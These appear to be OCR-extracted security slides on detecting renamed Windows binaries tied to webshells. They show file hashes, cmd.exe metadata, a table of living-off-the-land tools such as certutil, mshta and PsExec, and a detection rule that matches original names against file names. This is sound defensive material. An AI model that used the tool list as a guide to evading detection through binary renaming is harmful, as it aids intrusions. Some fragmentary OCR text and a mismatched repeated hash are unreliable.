
WEBSHELL - BINARY RENAME_



DETECTION?



DETECTION - BINARY RENAME_



 File published by Microsoft Corporation

46328a0146053b658c19f39a9cc4fa6f27fafbf3b408eff21a66ab2639b52444
psc.exe

nsrl peexe trusted




 4 engines detected this file

3c884f776fb16597c072afd81029e8764dd57ee79d798829ca111f5e170bd8e

overlay peexe




DETECTION - BINARY RENAME_



 4 engines detected this file

3c884f776fb16597c072af81029e8764dd57ee79d798829ca111f5e170bd8e

overlay peexe



DETECTION - BINARY RENAME



 No engines detected this file

c60808fb5cc49fd05d2407099b238f991b68669cce0fd4c6cae0b04fc10a946
cmd

File Version Information

Copyright	© Microsoft Corporation. All rights reserved.
Product	Microsoft® Windows® Operating System
Description	Windows Command Processor
Original Name	Cmd.Exe
Internal Name	cmd
File Version	5.2.3790.3959 (srv03_sp2_rtm.070216-1710)

ExifTool File Metadata

CharacterSet	Unicode
CodeSize	130048
CompanyName	Microsoft Corporation
EntryPoint	0x7670
FileDescription	Windows Command Processor
FileFlagsMask	0x003f
FileOS	Windows NT 32-bit
FileSubtype	0
FileType	Win32 EXE
FileTypeExtension	exe
FileVersion	5.2.3790.3959 (srv03_sp2_rtm.070216-1710)
FileVersionNumber	5.2.3790.3959
ImageVersion	5.2
InitializedDataSize	340992
InternalName	cmd
LanguageCode	Chinese (Traditional)
LegalCopyright	(C) Microsoft Corporation. All rights reserved.
LinkerVersion	7.1
MIMEType	application/octet-stream
MachineType	Intel 386 or later, and compatibles
OSVersion	5.2
ObjectType	Executable application
OriginalFileName	Cmd.Exe
PEType	PE32
ProductName	Microsoft(R) Windows(R) Operating System
ProductVersion	5.2.3790.3959
ProductVersionNumber	5.2.3790.3959
Subsystem	Windows command line
SubsystemVersion	4.0
TimeStamp	2007:02:17 07:27:12+01:00
UninitializedDataSize	0

DETECTION - BINARY RENAME_



File Version Information

Copyright © Microsoft Corporation. All rights reserved.

Product Microsoft® Windows® Operating System

Description Windows Command Processor

Original Name Cmd.Exe

Internal Name cmd

File Version 5.2.3790.3959 (srv03_sp2_rtm.070216-1710)

LanguageCode Chinese (Traditional)

ExifTool File Metadata

CharacterSet	Unicode
CodeSize	130048
CompanyName	Microsoft Corporation
EntryPoint	0x7C70

or

m.070216-1710)

rights reserved.

ibles

ProductName

ProductVersion

ProductNumber

ProductCode

ProductLanguage

ProductCountry

TimeStamp

UninitializedDataSize

Microsoft(R) Windows(R) Operating System

5.2.3790.3959

5.2.3790.3959

Windows command line

4.0

2007:02:17 07:27:12+01:00
0

DETECTION - BINARY RENAME_

Name	Original Name	Internal Name	pdb
CMD	cmd.exe	cmd	cmd.pdb
Powershell	PowerShell.exe	POWERSHELL	powershell.pdb
Psexec	psexec.c	PsExec	
cscript	cscript.exe	cscript.exe	cscript.pdb
wscript	wscript.exe	wscript.exe	wscript.pdb
mshta	MSHTA.EXE	MSHTA.EXE	mshta.pdb
Regsvr32	REGSVR32.EXE	REGSVR32	regsvr32.pdb
Wmic	wmic.exe	wmic.exe	wmic.pdb
Certutil	CertUtil.exe	CertUtil.exe	certutil.pdb
Rundll32	RUNDLL32.EXE	rundll	rundll32.pdb
Cmstp	CMSTP.EXE	CMSTP	cmstp.pdb
msiexec	msiexec.exe	msiexec	msiexec.pdb
7zip	7z.exe	7z	
WinRAR	WinRAR.exe	WinRAR	...\\sfxrar.pdb

DETECTION - BINARY RENAME_

Collect all **executed** Processes with:

Binary Attributes

1. Original Name is (nocase):

cmd.exe,powershell.exe,psexec.c,cscript.exe,wscript.exe,mshta.exe,regsvr32.exe,
wmic.exe,certutil.exe,rundll32.exe,cmstp.exe,msiexec.exe,7z.exe,WinRAR.exe

2. File Name is not (nocase):

cmd.exe,powershell.exe,Psexec.exe,PsExec64.exe,psexesvc.exe,cscript.exe,
wscript.exe,mshta.exe,regsvr32.exe,wmic.exe,certutil.exe,rundll32.exe,cmstp.exe,
msiexec.exe,7z.exe,WinRAR.exe

3. is signed


